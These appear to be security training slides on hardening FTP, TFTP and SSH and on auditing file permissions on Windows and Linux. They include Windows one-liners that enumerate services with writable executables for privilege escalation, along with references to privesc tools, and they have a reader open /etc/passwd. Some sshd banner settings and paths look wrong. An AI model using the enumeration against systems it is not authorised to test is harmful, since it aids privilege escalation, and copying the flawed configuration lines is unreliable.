Protocols: FTP, TFTP, SSH / SFTP / SCP

FTP – File Transfer Protocol

- FTP is unencrypted for usernames, passwords, and data
- Communication is over a separate command and data channels (port-pairs).
- FTP should be replaced by SFTP or SCP wherever possible
  - SFTP gives a more FTP look and feel, including directory listing
  - SCP is used to just copy files back and forth

FTP – File Transfer Protocol

- SFTP and SCP run over an SSH connection, allowing for everything to be encrypted (username, password, data) as well as public key authentication instead of password
- FTPS – FTP over SSL
  - Not as common as SFTP
  - FTPS is similar to HTTPS being HTTP over SSL, or IMAP & POP over SSL
  - FTPS uses STARTTLS and requires signed SSL certificates, just like a web server
  - Probably just better to use SFTP (over SSH) instead

FTP – File Transfer Protocol

- If you must use FTP (there are some use-cases)
  - Be aware of the security impacts
    - Usernames, passwords, and data will not be encrypted
    - Unencrypted data allows for man-in-the-middle attacks which can alter or replace data with malicious content
    - Chrome will start labelling FTP connections as “Not Secure” around Dec 2017
    - Ref: https://groups.google.com/a/chromium.org/forum/#!msg/security-dev/HknIAQwMoWo/xYyezYV5AAAJ

FTP – File Transfer Protocol

- If you must use FTP (there are some use-cases)
  - It is difficult to securely configure download-only and upload-only directories, and even more difficult to continuously monitor them to make sure accidents don't slip through. (more on this later)
  - Are you REALLY sure you can't move to SFTP or HTTPS?

FTP – File Transfer Protocol

- Determine if you can wrap FTP in a more secure communications channel
  - VPNs are common for securing connections between sites
  - SSH with port forwarding can be used to secure communication between individual systems or networks
  - Remember that there's still a (smaller) window of unencrypted data

FTP – File Transfer Protocol

- Don’t allow privileged users to login via FTP
  - This will expose their password which can be used for other things
  - Privileged users should login via SSH/SFTP to perform their activities

FTP – File Transfer Protocol

- Anonymous or similarly low-privileged users should be restricted in what they can do
  - Limit directories they can access
  - If allowing downloads, ensure none of those directories are writeable
  - If allowing uploads, have a dedicated uploads directory that is not readable (only writeable)
  - Any upload directories should be limited in size (separate disk partition) so that a malicious user cannot fill your disk
  - Continuous monitoring of file permissions should be done to ensure compliance with the above points. Cron jobs and shell scripts are available.
  - Ref: https://www.bu.edu/tech/about/security-resources/bestpractice/ftp/

TFTP – Trivial File Transfer Protocol

- No authentication, no encryption, no directory listing, uses UDP with its own form of retransmits for reliability
  - Low throughput over high latency links
  - No encryption means a local attacker could copy the firmware image being downloaded and use any passwords preconfigured in the image

TFTP – Trivial File Transfer Protocol

- Most commonly deployed for booting devices on a local network with PXE (Preboot Execution Environment), or downloading firmware to network devices
  - TFTP should not be used over remote or untrusted networks
  - the TFTP server should be carefully configured to be read-only
  - Firewall or host/network ACLs should restrict all access to the TFTP server except for authorised clients
  - If at all possible, use other (more secure) protocols for file transfer
    - Newer Cisco IOS supports SCP for copying configuration and image files

SSH, SFTP, SCP

- Making SSH more secure
  - Disable root logins
    - PermitRootLogin no
    - There is some debate over this, with some people saying this is no longer required as it was originally to work around people who would sniff the first packets of a connection to target the root password. That said, while many users have moved to using public key it doesn't make sense to have the root public/private keypair accessible all the time and copied around a lot. Easier for individuals users to log in, and then elevate permissions.

SSH, SFTP, SCP

- Making SSH more secure
  - Disable protocol 1
    - Protocol 2 only
  - If accessible from the internet, consider changing from the default port 22/tcp
    - This does have some admin overhead, but remove you from the low hanging fruit
    - Port 2345 (sshd)
    - And to make life easier, add the following to the clients

```
~/.ssh/config
Host myserver
HostName 10.22.33.44
    User alice
    Port 2345
chmod 600 ~/.ssh/config
```

SSH, SFTP, SCP

- Making SSH more secure
  - Use public key authentication
    - See APNIC NetSec course here or use something like this https://wiki.centos.org/HowTos/Network/SecuringSSH
    - Use passphrases on your private keys, never leave it passphrase-free

SSH, SFTP, SCP

- Exercise:
  - `ssh-keygen -t rsa -b 4096 -C email@example.org`
  - `less ~/.ssh/id_rsa`
    - The private key. DO NOT SHARE THIS FILE!
  - `less ~/.ssh/id_rsa.pub`
    - The associated public key. This can be shared freely without consequence.
  - `mkdir ~/.ssh`
  - `chmod 0700 ~/.ssh`

SSH, SFTP, SCP

- Exercise:
  - `touch ~/.ssh/authorized_keys`
  - `chmod 0644 ~/.ssh/authorized_keys`
  - `sudo vi ~/.ssh/authorized_keys`
    or
    `cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys`
  - Copy the private key to your host OS and use it to log into the VM, or copy the public key to your neighbour's VM and log into there using your private key

SSH, SFTP, SCP

- Making SSH more secure
  - Limit which users or groups can log in via SSH
    - AllowGroups group1 group2
    - AllowUsers user1 user2

SSH, SFTP, SCP

- Making SSH more secure
  - Filter SSH at your firewall
  - Consider using Fail2Ban (or other scripts to mitigate brute forcing)
    - https://www.fail2ban.org
    - Fail2ban scans log files and bans IPs that show the malicious signs, such as too many password failures, seeking for exploits, etc.
    - There's other scripts available, but Fail2Ban is popular and is being actively maintained.
  - Consider rate limiting new connections per minute from individual source addresses
    - Helps mitigate against brute forcing

SSH, SFTP, SCP

- Making SSH more secure
  - Add a warning banner
    - This doesn't improve security in the same way as the other options, but it can help protect you in a legal sense from unauthorised activity
    - Check with your legal team for what the wording should include
    - May be worth including this wording both before and after login to ensure it is displayed to the user
  - Exercise: Add a banner to your Kali SSH server
    - (commands on next slide)

SSH, SFTP, SCP

- Exercise: Add a banner to your Kali SSH server
  - Edit **`/etc/ssh/sshd_config`** (gedit or nano)
  - Uncomment or add text
    `Banner: /etc/ssh/banner.txt`
  - **`gedit /etc/sshd/banner.txt`**
    - Private server, do not connect unless authorized.
  - **`service ssh start`**
  - **`ssh 127.0.0.1`**

Information Security Training

Insecure File Permissions

Insecure File Permissions - Windows

- The executables for applications and services should not allow regular users to write or have full control over them. If they do, an attacker could simply replace the executable with a malicious one and it will be run.
- icacls.exe can be used to view permissions
- Exercise: On your laptop or RDP to Meta3, try running icacls.exe against a single file or folder
  (or try * for lots of output)

```
icacls Desktop
```

Insecure File Permissions - Windows

- You can then use some small scripts to dump out the permissions for all running services
  - `for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >> c:\windows\temp\permissions.txt`
    - Creates a list of all service executable file locations, outside of system32
  - `for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"`
    - Runs icacls against the list and lists all permissions
    - Looks for (F) against something like BUILTIN\Users
- Ref: http://travisaltman.com/windows-privilege-escalation-via-weak-service-permissions/

Insecure File Permissions - Windows

- Use a tool like windows-privesc-check to find other insecure file and registry permissions
  - Ref: https://github.com/pentestmonkey/windows-privesc-check
  - Ref: https://github.com/pentestmonkey/windows-privesc-check/blob/master/docs/QuickStartUsage.md

Insecure File Permissions - Linux

- `mkdir test-dir`
- `touch test-file`
- `ls -al`
  - `drwxr-xr-x  2 root root  4096 Oct 12 21:44 test-dir`
  - `-rw-r--r--  1 root root     0 Oct 12 21:44 test-file`
- d = directory, 3 groups of rwx are for owner, group, others
- Add together the values you want: r = 4 , w = 2, x = 1
  - So that means rwx = 7 , rw- = 6 , r-- = 4

Insecure File Permissions

- `ls -dal test*`
  - `drwxr-xr-x  2 root root  4096 Oct 12 21:44 test-dir`
  - `-rw-r--r--  1 root root     0 Oct 12 21:44 test-file`
- r = 4 , w = 2, x = 1
- `chmod 750 test-dir`
- `chmod 660 test-file`
- `ls -dal test*`

Insecure File Permissions

- `less /etc/passwd` and `less /etc/group`
- `chown root:staff test-file`
  - The command options are: chown <user>:<group> <file>
- `ls -dal test*`

```
-rw-rw-r--  1 root staff     0 Oct 12 21:44 test-file
```

Any questions?